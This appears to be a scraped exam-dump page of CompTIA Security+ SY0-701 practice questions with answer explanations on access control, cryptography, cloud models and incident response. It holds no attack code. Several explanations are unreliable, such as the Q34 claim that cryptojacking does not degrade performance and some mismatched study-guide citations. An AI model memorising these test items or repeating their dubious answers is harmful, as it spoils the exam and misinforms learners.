# CompTIA.SY0-701.v2026-07-13.q410

| | |
|---|---|
| **Exam Code:** | SY0-701 |
| **Exam Name:** | CompTIA Security+ Certification Exam |
| **Certification Provider:** | CompTIA |
| **Free Question Number:** | 410 |
| **Version:** | v2026-07-13 |
| **# of views:** | 104 |
| **# of Questions views:** | 4153 |
| https://www.freecram.net/torrent/CompTIA.SY0-701.v2026-07-13.q410.html | |

**NEW QUESTION: 1**
A group of developers has a shared backup account to access the source code repository. Which of the following is the best way to secure the backup account if there is an SSO failure?
**A.** RAS
**B.** EAP
**C.** SAML
**D.** PAM
**Answer: (SHOW ANSWER)**
Detailed Explanation:Privileged Access Management (PAM) solutions enhance security by enforcing strong authentication, rotation of credentials, and access control for shared accounts. This is especially critical in scenarios like SSO failures. Reference: CompTIA Security + SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Privileged Access and Identity Management".

**NEW QUESTION: 2**
Which of the following is the best way to secure an on-site data center against intrusion from an insider?
**A.** Video surveillance
**B.** Bollards
**C.** Motion sensor
**D.** Access badge
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 3**
An attacker submits a request containing unexpected characters in an attempt to gain unauthorized access to information within the underlying systems. Which of the following best describes this attack?
**A.** Side loading
**B.** Resource reuse
**C.** SQL injection
**D.** Target of evaluation

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 4**
Which of the following is an example of implementing Zero Trust architecture?
**A.** Building strong network boundaries to prevent intrusion
**B.** Verifying user identity once at the start of the session
**C.** Granting resource access after continuous validation
**D.** Prioritizing perimeter defense to block external threats
**Answer: (SHOW ANSWER)**
The best answer is C. Granting resource access after continuous validation.
Zero Trust architecture is based on the principle of never trust, always verify. Access should not be granted simply because a user or device is inside the network or was authenticated once earlier. Instead, access decisions should be based on continuous validation of identity, device health, context, and other relevant factors.
This means users and devices are evaluated repeatedly and granted only the minimum access necessary.
Why the other options are incorrect:
A). Building strong network boundaries to prevent intrusionThis reflects a traditional perimeter-based security model, not Zero Trust.
B). Verifying user identity once at the start of the sessionZero Trust does not rely on one-time authentication alone. It emphasizes ongoing verification.
D). Prioritizing perimeter defense to block external threatsAgain, this focuses on perimeter security rather than continuous, identity- and context-based access control.
From a Security+ perspective, Zero Trust is best represented by continuous validation before and during access, which makes C correct.

**NEW QUESTION: 5**
Which of the following describes the process of concealing code or text inside a graphical image?
**A.** Symmetric encryption
**B.** Hashing
**C.** Data masking
**D.** Steganography
**Answer: (SHOW ANSWER)**
Steganography is the process of hiding information within another medium, such as an image, audio, video, or text file. The hidden information is not visible or noticeable to the casual observer, and can only be extracted by using a specific technique or key. Steganography can be used for various purposes, such as concealing secret messages, watermarking, or evading detection by antivirus software12 References:
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 5: Cryptography and PKI, page 233 2: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 5: Cryptography and PKI, page 235

**NEW QUESTION: 6**
Which of the following exercises should an organization use to improve its incident response process?
**A.** Tabletop
**B.** Replication
**C.** Failover

**D.** Recovery
**Answer: (SHOW ANSWER)**
A tabletop exercise is a simulated scenario that tests the organization's incident response plan and procedures.
It involves key stakeholders and decision-makers who discuss their roles and actions in response to a hypothetical incident. It can help identify gaps, weaknesses, and improvement areas in the incident response process. It can also enhance communication, coordination, and collaboration among the participants. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 525 1

**NEW QUESTION: 7**
Which of the following should be used to ensure that a new software release has not been modified before reaching the user?
**A.** Tokenization
**B.** Encryption
**C.** Hashing
**D.** Obfuscation
**Answer: (SHOW ANSWER)**
Hashing is the correct mechanism for ensuring that a software release has not been modified prior to reaching the end user. Hashing provides integrity verification by generating a fixed-length digest (such as SHA-256) from the original software package. When users download the software, they can compute the hash locally and compare it to the hash value published by the vendor. If the values match, the software has not been altered; if they differ, tampering or corruption has occurred.
CompTIA Security+ SY0-701 emphasizes hashing as a core cryptographic control used to verify integrity for files, updates, patches, and software distributions. Hashing is extremely sensitive to change-altering even a single bit in the file results in a completely different hash value.
Encryption (B) protects confidentiality, not integrity. Tokenization (A) replaces sensitive data with tokens and is unrelated to software integrity. Obfuscation (D) makes code harder to read but does not guarantee it has not been modified.
Therefore, hashing is the most appropriate and reliable method to ensure software integrity before release.

**NEW QUESTION: 8**
Which of the following security concepts is accomplished when granting access after an individual has logged into a computer network?
**A.** Authorization
**B.** Identification
**C.** Non-repudiation
**D.** Authentication
**Answer: (SHOW ANSWER)**
Detailed Explanation:Authorization refers to the process of granting or denying specific rights to a user after verifying their identity through authentication. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 1: General Security Concepts, Section: "Authentication, Authorization, and Accounting (AAA)".

**NEW QUESTION: 9**
While considering the organization's cloud-adoption strategy, the Chief Information Security Officer sets a goal to outsource patching of firmware, operating systems, and applications to the chosen cloud vendor.
Which of the following best meets this goal?
**A.** Community cloud

**B.** PaaS
**C.** Containerization
**D.** Private cloud
**E.** SaaS
**F.** laaS
**Answer: (SHOW ANSWER)**
Software as a Service (SaaS) is the cloud model that best meets the goal of outsourcing the management, including patching, of firmware, operating systems, and applications to the cloud vendor. In a SaaS environment, the cloud provider is responsible for maintaining and updating the entire software stack, allowing the organization to focus on using the software rather than managing its infrastructure.
References = CompTIA Security+ SY0-701 study materials, particularly the domains related to cloud security models.

**NEW QUESTION: 10**
Which of the following is the most important element when defining effective security governance?
**A.** Discovering and documenting external considerations
**B.** Developing procedures for employee onboarding and offboarding
**C.** Assigning roles and responsibilities for owners, controllers, and custodians
**D.** Defining and monitoring change management procedures
**Answer: (SHOW ANSWER)**
Effective security governance requires clear assignment of roles and responsibilities, such as owners, controllers, and custodians, to ensure accountability for security-related tasks and data management within the organization. This establishes clear lines of responsibility and authority, which is fundamental to governance frameworks.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.1: " Assigning roles and responsibilities is fundamental to effective security governance. " Exam Objectives 5.1: "Explain the importance of organizational security policies, standards, and frameworks."

**NEW QUESTION: 11**
Which of the following would be best suited for constantly changing environments?
**A.** RTOS
**B.** Containers
**C.** Embedded systems
**D.** SCADA
**Answer: (SHOW ANSWER)**
Containers are a method of virtualization that allows applications to run in isolated environments with their own dependencies, libraries, and configurations. Containers are best suited for constantly changing environments because they are lightweight, portable, scalable, and easy to deploy and update. Containers can also support microservices architectures, which enable faster and more frequent delivery of software features. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Mobile Device Security, page 512 1

**NEW QUESTION: 12**
Which of the following actors attacking an organization is the most likely to be motivated by personal beliefs?
**A.** Insider threat
**B.** Hacktvist

**C.** Organized crime
**D.** Nation-state
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 13**
A systems administrator is auditing all company servers to ensure. They meet the minimum security baseline While auditing a Linux server, the systems administrator observes the /etc/shadow file has permissions beyond the baseline recommendation. Which of the following commands should the systems administrator use to resolve this issue?
**A.** chmod
**B.** grep
**C.** dd
**D.** passwd
**Answer: (SHOW ANSWER)**
The chmod command is used to change file permissions on Unix and Linux systems. If the /etc/shadow file has permissions beyond the baseline recommendation, the systems administrator should use chmod to modify the file's permissions, ensuring it adheres to the security baseline and limits access to authorized users only.
References = CompTIA Security+ SY0-701 study materials, focusing on system hardening and file permissions management.

**NEW QUESTION: 14**
A company must ensure that log searches are conducted in the shortest time frame. Which of the following should the company do to maintain logs in live storage for 90 days?
**A.** Conduct deduplication.
**B.** Conduct archiving.
**C.** Apply aggregation.
**D.** Apply compression.
**Answer: (SHOW ANSWER)**
The best answer is C. Apply aggregation.
In Security+ logging and monitoring concepts, log aggregation means collecting logs from multiple systems and centralizing them in one place, often for use by a SIEM or another monitoring platform. This improves the speed and efficiency of searches because analysts do not need to query many separate devices or locations individually. Centralized logs are much easier to index, correlate, and search quickly.
Why the other options are not the best choice:
A). Conduct deduplicationDeduplication reduces repeated data and may save storage space, but it is primarily a storage-efficiency method. It does not directly provide the best improvement for fast searching across logs.
B). Conduct archivingArchiving is used for long-term retention, but archived logs are usually moved out of readily searchable live storage. This would not support the requirement for the shortest search time frame.
D). Apply compressionCompression saves storage capacity, but compressed logs may require decompression or additional processing before review. This does not best support the need for the fastest searches.
From a Security+ perspective, when the goal is rapid log review, correlation, and search performance, aggregation is the strongest answer because it supports centralized monitoring and efficient analysis of live logs over the retention period.

**NEW QUESTION: 15**

An administrator learns that users are receiving large quantities of unsolicited messages. The administrator checks the content filter and sees hundreds of messages sent to multiple users. Which of the following best describes this kind of attack?

**A.** Watering hole

**B.** Typosquatting

**C.** Business email compromise

**D.** Phishing

**Answer: (SHOW ANSWER)**

The scenario describes a large number of unsolicited emails sent to multiple users. This is characteristic of phishing, which SY0-701 defines as mass-distributed fraudulent messages designed to trick recipients into clicking malicious links, downloading malware, or divulging sensitive information.

Phishing campaigns typically involve:

High volume

Non-targeted messaging

Use of spoofed addresses or fake content

Delivery through email systems

A watering-hole attack (A) compromises a legitimate website frequented by targets-not email.

Typosquatting (B) relies on malicious websites with deceptive URLs. Business Email Compromise (C) involves highly targeted spear-phishing or impersonation attacks, not bulk email blasts.

Because this incident involves "hundreds of messages" delivered to "multiple users," it clearly matches the characteristics of a phishing attack, not a sophisticated targeted attack type.

Phishing is the most common form of social engineering and is emphasized heavily in the Security+ exam due to its frequency and effectiveness.

**NEW QUESTION: 16**

A

recent black-box penetration test of http://example.com discovered that external website vulnerabilities exist, such as directory traversals, cross-site scripting, cross-site forgery, and insecure protocols.

You are tasked with reducing the attack space and enabling secure protocols.

INSTRUCTIONS

Part 1

Use the drop-down menus to select the appropriate technologies for each location to implement a secure and resilient web architecture. Not all technologies will be used, and technologies may be used multiple times.

Part 2

Use the drop-down menus to select the appropriate command snippets from the drop-down menus. Each command section must be filled.


Part 1
Part 2
Select
Select
Select
Select
Internet
Select
Switch
Router
Web server
PKI certificate
WAF
Firewall


Part 1 | Part 2

```
openssl req -new -newkey [Select command] \
-key /certificate/csr.key -out [Select command]
Generating RSA private key, [Select command]
...........+++
..+++
e is 65537 (0x10001)
```


**Answer:**

See the solution in explanation below.

Explanation:



You want to place these technologies to reduce attack surface and enable secure protocols for the web architecture.
Suggested placements (following typical best practices for web architectures):
First node after Internet (Inbound Traffic Point):
FirewallControls and filters incoming traffic from the internet to block unwanted access.
Next node (Internal Traffic Control):
RouterRoutes packets inside the network and can apply some filtering.
Next layer (Between router and web infrastructure):
WAF (Web Application Firewall)Protects web servers from attacks like XSS, SQL injection, CSRF, directory traversal by inspecting HTTP/HTTPS traffic.
Web Servers:
Web serverHosts the application.
PKI Certificate:
Applied on the web server or WAF to enable HTTPS and secure protocols (TLS).
Part 2:

| Command position | Selected Option |
| --- | --- |
| -new -newkey | rsa:2048 |
| -key | /certificate/csr.key |
| -out | /certificate/example.com.csr |



**NEW QUESTION: 17**
An IT administrator needs to ensure data retention standards are implemented on an enterprise application.
Which of the following describes the administrator ' s role?
**A.** Processor
**B.** Custodian
**C.** Privacy officer
**D.** Owner
**Answer: (SHOW ANSWER)**

In Security+ governance terminology, the person who implements and operationalizes requirements like data retention standards on systems is typically acting as a data custodian. Data custodians are the individuals or teams responsible for the secure safekeeping and handling of information, carrying out the controls that protect data in day-to-day operations. The study guide explains that custodians do not set the business purpose for the data; instead, they are responsible for safeguarding it and enforcing the required protections when a controller/owner delegates those responsibilities .
By contrast, the data owner (or "data controller" in privacy-law terminology) is the role that determines why the data is processed and establishes expectations such as classification decisions and high-level handling requirements (which commonly include retention expectations as part of governance). Owners/controllers may delegate implementation tasks but remain accountable for decisions about the data . A data processor is usually a third-party service provider processing personal information on behalf of the controller-this does not fit the scenario because the IT administrator is an internal implementer rather than an outsourced processing entity . Finally, a privacy officer (or data protection officer) leads and coordinates organizational privacy efforts at a program level, ensuring privacy objectives are met, but they are not typically the role directly configuring enterprise applications to enforce retention standards .
This aligns with the SY0-701 governance model where policies define intent and standards define mandatory implementation requirements, while technical teams (custodians) put those requirements into practice .

**NEW QUESTION: 18**
A company performs a risk assessment on the information security program each year. Which of the following best describes this risk assessment?
**A.** Recurring
**B.** Ad hoc
**C.** One time
**D.** Continuous
**Answer: (SHOW ANSWER)**
Because the organization performs the risk assessment each year, it is being done on a regular, scheduled interval. In Security+ terminology, that makes it a recurring risk assessment, not ad hoc, one-time, or continuous. The Study Guide differentiates these modes and states: "Recurring risk assessments are performed at regular intervals, such as annually or quarterly." This matches the scenario exactly (annually = each year).
To avoid confusion with the other options: a one-time assessment is described as a "point-in-time view" performed when the organization wants a snapshot (often tied to a specific need), while ad hoc assessments are triggered by a specific event or situation (like a new project or significant change). In contrast, the key distinguishing factor of recurring is the planned cadence used to "track the evolution of risks over time" and ensure risk management adapts. The guide also notes continuous risk assessment involves ongoing monitoring and analysis, often supported by automated scanning and frequent updates, which is different from a once-per- year schedule. Therefore, the annual assessment described is best classified as recurring.
References: Risk assessment types-definition of recurring assessments ("annually or quarterly") .

**NEW QUESTION: 19**
An organization discovers that its cold site does not have enough storage and computers available. Which of the following was most likely the cause of this failure?
**A.** Capacity planning
**B.** Load balancing
**C.** Backups

**D.** Platform diversity

**Answer: (SHOW ANSWER)**

A cold site is a backup facility that provides basic power, space, and environmental controls but does not include hardware or preconfigured systems. It is the organization's responsibility to ensure the site has adequate storage, servers, and equipment staged or available for rapid procurement.

If the cold site "does not have enough storage and computers," the cause is a failure in capacity planning (A).

CompTIA Security+ SY0-701 highlights the need for organizations to determine:

Required compute capacity

Storage needs

Network bandwidth

Expected recovery workload

Hardware replacement timelines

Load balancing (B) distributes traffic; it has nothing to do with cold-site readiness. Backups (C) store data, not physical resources. Platform diversity (D) refers to using multiple technologies to reduce systemic risk.

The issue is specifically the lack of resources, which directly reflects inadequate capacity planning. Therefore, A is the correct answer.

**NEW QUESTION: 20**

A software company currently secures access using a combination of traditional username/password configurations and one-time passwords for MFA. However, employees still struggle to maintain both a password manager and the authenticator application. The company wants to migrate to a single, integrated authentication solution that is more secure and provides a smoother login experience for its employees. Which of the following solutions will best satisfy the company ' s needs?



**A.** Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication

**B.** Implementing SMS-based one-time passwords as the primary second factor for all logins

**C.** Implementing SAML federation across authentication servers so employees can use SSO to access applications

**D.** Deploying a PKI system that requires all employees to use smart cards for login access

**Answer: (SHOW ANSWER)**

The best answer is A. Migrating to FIDO2 passkeys, utilizing built-in device biometrics for user authentication.

The company wants a single, integrated authentication solution that is both more secure and easier for employees to use. FIDO2 passkeys best match this requirement because they allow passwordless authentication using cryptographic credentials stored on the user's device, often unlocked with biometrics or a local PIN.

This improves security and usability because:

users no longer need to manage a password plus a separate authenticator app phishing resistance is stronger than traditional passwords and OTPs authentication is integrated into the device experience biometric unlock makes login smoother for users Why the other options are incorrect:

B). Implementing SMS-based one-time passwords as the primary second factor for all loginsSMS is weaker than modern phishing-resistant methods and still does not solve the issue of streamlining authentication as well as passkeys.

C). Implementing SAML federation across authentication servers so employees can use SSO to access applicationsSSO improves convenience, but it does not by itself replace passwords with a more secure integrated authentication method. It solves access federation, not the core password-plus-authenticator problem.

D). Deploying a PKI system that requires all employees to use smart cards for login accessSmart cards can be secure, but they are less convenient and less seamless than device-based passkeys and biometrics for many organizations.

From a SY0-701 perspective, FIDO2 and passwordless authentication are strong modern controls that improve both security and user experience. Therefore, A is the best answer.

**NEW QUESTION: 21**
After an audit, an administrator discovers all users have access to confidential data on a file server. Which of the following should the administrator use to restrict access to the data quickly?
**A.** Group Policy
**B.** Content filtering
**C.** Data loss prevention
**D.** Access control lists
**Answer: (SHOW ANSWER)**
Access control lists (ACLs) are rules that specify which users or groups can access which resources on a file server. They can help restrict access to confidential data by granting or denying permissions based on the identity or role of the user. In this case, the administrator can use ACLs to quickly modify the access rights of the users and prevent them from accessing the data they are not authorized to see.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308 1

**NEW QUESTION: 22**
Which of the following architectures is most suitable to provide redundancy for critical business processes?
**A.** Server-side
**B.** Multitenant
**C.** Network-enabled
**D.** Cloud-native
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 23**
Which security controls is a company implementing by deploying HIPS? (Select two)
**A.** Directive
**B.** Preventive
**C.** Physical
**D.** Corrective
**E.** Compensating
**F.** Detective
**Answer: (SHOW ANSWER)**
A Host-Based Intrusion Prevention System (HIPS) provides preventive and detective security controls.
Security+ SY0-701 explains that:
* As a preventive control (B), HIPS actively blocks malicious behavior, stops unauthorized changes, prevents exploit execution, and enforces host-level protection. It prevents malware, intrusions, and unauthorized actions before they occur.
* As a detective control (F), HIPS monitors host activity, detects suspicious patterns, logs events, and alerts administrators when threats are observed.
Directive controls (A) involve policy, not technical tools. Physical controls (C) include barriers and locks.
Corrective controls (D) restore systems after incidents. Compensating controls (E) are alternatives when primary controls aren't available.

Therefore, the correct answers are B (Preventive) and F (Detective).

**NEW QUESTION: 24**
Which of the following data protection strategies can be used to confirm file integrity?
**A.** Masking
**B.** Encryption
**C.** Hashing
**D.** Obfuscation
**Answer: (SHOW ANSWER)**
Hashing (C)is aone-way cryptographic functionthat produces afixed-length digestrepresenting the original data. If the file changes-even by one bit-the hash will change, making it ideal for verifyingdata integrity.
While encryption protectsconfidentiality, and masking/obfuscation protectdata visibility, onlyhashing ensures integrity.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 1.2 - "Data protection methods: Hashing for integrity verification."

**NEW QUESTION: 25**
Which of the following is a preventive physical security control?
**A.** Motion sensors
**B.** Video surveillance system
**C.** Alarm system
**D.** Bollards
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 26**
A company is developing a critical system for the government and storing project information on a fileshare.
Which of the following describes how this data will most likely be classified? (Select two).
**A.** Private
**B.** Confidential
**C.** Public
**D.** Operational
**E.** Urgent
**F.** Restricted
**Answer: (SHOW ANSWER)**
Data classification is the process of assigning labels to data based on its sensitivity and business impact. Different organizations and sectors may have different data classification schemes, but a common one is the following1:
Public: Data that can be freely disclosed to anyone without any harm or risk.
Private: Data that is intended for internal use only and may cause some harm or risk if disclosed.
Confidential: Data that is intended for authorized use only and may cause significant harm or risk if disclosed.
Restricted: Data that is intended for very limited use only and may cause severe harm or risk if disclosed.
In this scenario, the company is developing a critical system for the government and storing project information on a fileshare. This data is likely to be classified as confidential and restricted, because it is not meant for public or private use, and it may cause serious damage to

national security or public safety if disclosed. The government may also have specific requirements or regulations for handling such data, such as encryption, access control, and auditing2. References: 1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 16-17 2: Data Classification Practices: Final Project Description Released

**NEW QUESTION: 27**
An engineer has ensured that the switches are using the latest OS, the servers have the latest patches, and the endpoints' definitions are up to date. Which of the following will these actions most effectively prevent?
**A.** Zero-day attacks
**B.** Insider threats
**C.** End-of-life support
**D.** Known exploits
**Answer: D (LEAVE A REPLY)**
Applying the latest OS updates, patches, and endpoint definitions is the most effective way to prevent known exploits, which are attacks leveraging previously discovered vulnerabilities for which fixes are available.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.3: "Applying patches and updates prevents exploitation of known vulnerabilities." Exam Objectives 2.3: "Analyze potential indicators associated with network attacks."

**NEW QUESTION: 28**
A security analyst discovers that a large number of employee credentials had been stolen and were being sold on the dark web. The analyst investigates and discovers that some hourly employee credentials were compromised, but salaried employee credentials were not affected.
Most employees clocked in and out while they were Inside the building using one of the kiosks connected to the network. However, some clocked out and recorded their time after leaving to go home. Only those who clocked in and out while Inside the building had credentials stolen. Each of the kiosks are on different floors, and there are multiple routers, since the business segments environments for certain business functions.
Hourly employees are required to use a website called acmetimekeeping.com to clock in and out. This website is accessible from the internet. Which of the following Is the most likely reason for this compromise?
**A.** A brute-force attack was used against the time-keeping website to scan for common passwords.
**B.** A malicious actor compromised the time-keeping website with malicious code using an unpatched vulnerability on the site, stealing the credentials.
**C.** The internal DNS servers were poisoned and were redirecting acmetimkeeping.com to malicious domain that intercepted the credentials and then passed them through to the real site
**D.** ARP poisoning affected the machines in the building and caused the kiosks lo send a copy of all the submitted credentials to a machine.machine.
**Answer: (SHOW ANSWER)**
The scenario suggests that only the employees who used the kiosks inside the building had their credentials compromised. Since the time-keeping website is accessible from the internet, it is possible that a malicious actor exploited an unpatched vulnerability in the site, allowing them to inject malicious code that captured the credentials of those who logged in from the kiosks. This is a common attack vector for stealing credentials from web applications.
References =

* CompTIA Security+ SY0-701 Course Content: The course discusses web application vulnerabilities and how attackers can exploit them to steal credentials.

**NEW QUESTION: 29**
A small business initially plans to open common communications ports (21, 22, 25, 80, 443) on its firewall to allow broad access to its screened subnet. However, their security consultant advises against this action.
Which of the following security principles is the consultant addressing?
**A.** Secure access service edge
**B.** Attack surface
**C.** Least privilege
**D.** Separation of duties
**Answer: (SHOW ANSWER)**
The correct answer is Attack surface because opening multiple common service ports unnecessarily increases the number of potential entry points an attacker can target. In the Security+ SY0-701 exam objectives, the attack surface is defined as the total number of exposed interfaces, services, ports, protocols, and access points that an attacker could attempt to exploit. Each open port corresponds to a listening service, and every exposed service represents an opportunity for reconnaissance, exploitation, or abuse.
In this scenario, the business intends to open ports for FTP, SSH, SMTP, HTTP, and HTTPS without clearly limiting access. While some of these services may be required, opening all of them broadly-especially to a screened subnet-significantly expands the attack surface. If any of these services are misconfigured, unpatched, or vulnerable, attackers could exploit them to gain unauthorized access. The SY0-701 study guide emphasizes minimizing exposed services as a foundational defensive strategy, often referred to as reducing attack surface area.
Option C, least privilege, is related but not the best answer. Least privilege focuses on granting users or systems only the minimum access required, whereas this question specifically concerns exposed network services rather than access rights. Option A, secure access service edge (SASE), is a cloud-based architecture model and is unrelated to basic firewall port exposure decisions. Option D, separation of duties, applies to role and responsibility distribution, not network exposure.
By advising against opening multiple common ports, the consultant is recommending a reduction in exposed services to limit opportunities for attack. This aligns directly with SY0-701 guidance on secure network design, firewall hardening, and minimizing externally accessible services.
In summary, limiting open ports reduces the organization's attack surface, making Attack surface the correct and best answer.

**NEW QUESTION: 30**
A company ' s Chief Information Security Officer (CISO) wants to enhance the capabilities of the incident response team. The CISO directs the incident response team to deploy a tool that rapidlyanalyzes host and network data from potentially compromised systems and forwards the data for further review. Which of the following tools should the incident response team deploy?

**A.** NAC
**B.** IPS
**C.** SIEM
**D.** EDR
**Answer: (SHOW ANSWER)**

AnEndpoint Detection and Response (EDR)solution is designed tomonitor, detect, and respond to security incidents on endpoints (such as workstations and servers). Itcollects and analyzes data, detecting suspicious activity and forwarding relevant information for further investigation.
Network Access Control (NAC) (A)enforces network access policies but does not analyze security threats on hosts.
Intrusion Prevention Systems (IPS) (B)detect and block network threats but do not provide deep endpoint analytics.
Security Information and Event Management (SIEM) (C)aggregates logs and provides security analytics but lacks direct endpoint detection and response capabilities.
EDR is the best choicefor analyzing and responding to endpoint security incidents.

**NEW QUESTION: 31**
An organization wants to deploy software in a container environment to increase security. Which of the following will limit the organization ' s ability to achieve this goal?
**A.** Regulatory compliance
**B.** Patch availability
**C.** Kernel version
**D.** Monolithic code
**Answer: (SHOW ANSWER)**
Monolithic code architecture significantly limits an organization's ability to benefit from containerization.
Containers are designed to package and run small, modular, loosely coupled services, often following a microservices architecture.
CompTIA Security+ SY0-701 explains that containers enhance security by reducing attack surface, improving isolation, and allowing granular patching-but only when applications are designed to support this model.
Monolithic applications bundle all components (UI, business logic, database access) into a single large codebase. This makes it difficult to isolate functions into separate containers, apply least privilege, or patch individual components without redeploying the entire application.
As a result, security improvements such as rapid updates, minimal images, and fine-grained access controls are harder to achieve.
Regulatory compliance (A) may add requirements but does not inherently block container use. Patch availability (B) affects maintenance but not architecture suitability. Kernel version (C) can be a constraint, but modern container platforms manage kernel compatibility effectively.
Because containers are best suited for modular applications, monolithic code is the primary limitation, making D the correct answer.



**NEW QUESTION: 32**
An organization implemented cloud-managed IP cameras to monitor building entry points and sensitive areas.
The service provider enables direct TCP/IP connection to stream live video footage from each camera. The organization wants to ensure this stream is encrypted and authenticated. Which of the following protocols should be implemented to best meet this objective?
**A.** SSH

**B.** SRTP
**C.** S/MIME
**D.** PPTP
**Answer: (SHOW ANSWER)**
Secure Real-Time Transport Protocol (SRTP) is a security protocol used to encrypt and authenticate the streaming of audio and video over IP networks. It ensures that the video streams from the IP cameras are both encrypted to prevent unauthorized access and authenticated to verify the integrity of the stream, making it the ideal choice for securing video surveillance.
References:
* CompTIA Security+ SY0-701 Course Content: Domain 3: Security Architecture, which includes secure communication protocols like SRTP for protecting data in transit.

**NEW QUESTION: 33**
The private key for a website was stolen, and a new certificate has been issued. Which of the following needs to be updated next?
**A.** CRL
**B.** CSR
**C.** SCEP
**D.** OCSP
**Answer: (SHOW ANSWER)**

**NEW QUESTION: 34**
An administrator is Investigating an incident and discovers several users' computers were Infected with malware after viewing files mat were shared with them. The administrator discovers no degraded performance in the infected machines and an examination of the log files does not show excessive failed logins. Which of the following attacks Is most likely the cause of the malware?
**A.** Malicious flash drive
**B.** Remote access Trojan
**C.** Brute-forced password
**D.** Cryptojacking
**Answer: (SHOW ANSWER)**
Cryptojacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected computers to mine cryptocurrency, usually without the user's knowledge. This type of attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.
References =
* CompTIA Security+ SY0-701 Course Content: Cryptojacking is covered under types of malware attacks, highlighting its stealthy nature and impact on infected systems.

**NEW QUESTION: 35**
Which of the following agreements defines response time, escalation points, and performance metrics?
**A.** BPA
**B.** MOA
**C.** NDA

**D.** SLA
**Answer: (SHOW ANSWER)**
A Service Level Agreement (SLA) defines the expectations between service providers and customers, including response times, escalation procedures, and performance metrics. It ensures accountability and measurable service quality.
BPA (Blanket Purchase Agreement) relates to purchasing terms, MOA (Memorandum of Agreement) outlines responsibilities but is less specific on performance, NDA (Non-Disclosure Agreement) covers confidentiality.
SLAs are key in Security Program Management for managing vendor and internal service expectations#6:
Chapter 16 CompTIA Security+ Study Guide#.

**NEW QUESTION: 36**
Which of the following best explains the role of compensating controls?
**A.** Reducing the attack surface by isolating vulnerable components within a segmented environment
**B.** Providing an alternative security measure when standard remediation is not feasible
**C.** Delaying remediation timelines by replacing affected systems in a maintenance window
**D.** Remediating software flaws by modifying source code to remove insecure functions
**Answer: (SHOW ANSWER)**
The best answer is B. Providing an alternative security measure when standard remediation is not feasible.
A compensating control is a substitute safeguard used when the preferred or required control cannot be implemented immediately or at all. It helps reduce risk in another way until proper remediation is possible, or when direct remediation is impractical.
Examples include:
increasing monitoring when a system cannot be patched
segmenting a legacy application that cannot be upgraded
restricting access to a vulnerable system that must remain in service
Why the other options are incorrect:
A). Reducing the attack surface by isolating vulnerable components within a segmented environmentThis can be an example of a compensating control, but it does not define the overall role as clearly as B.
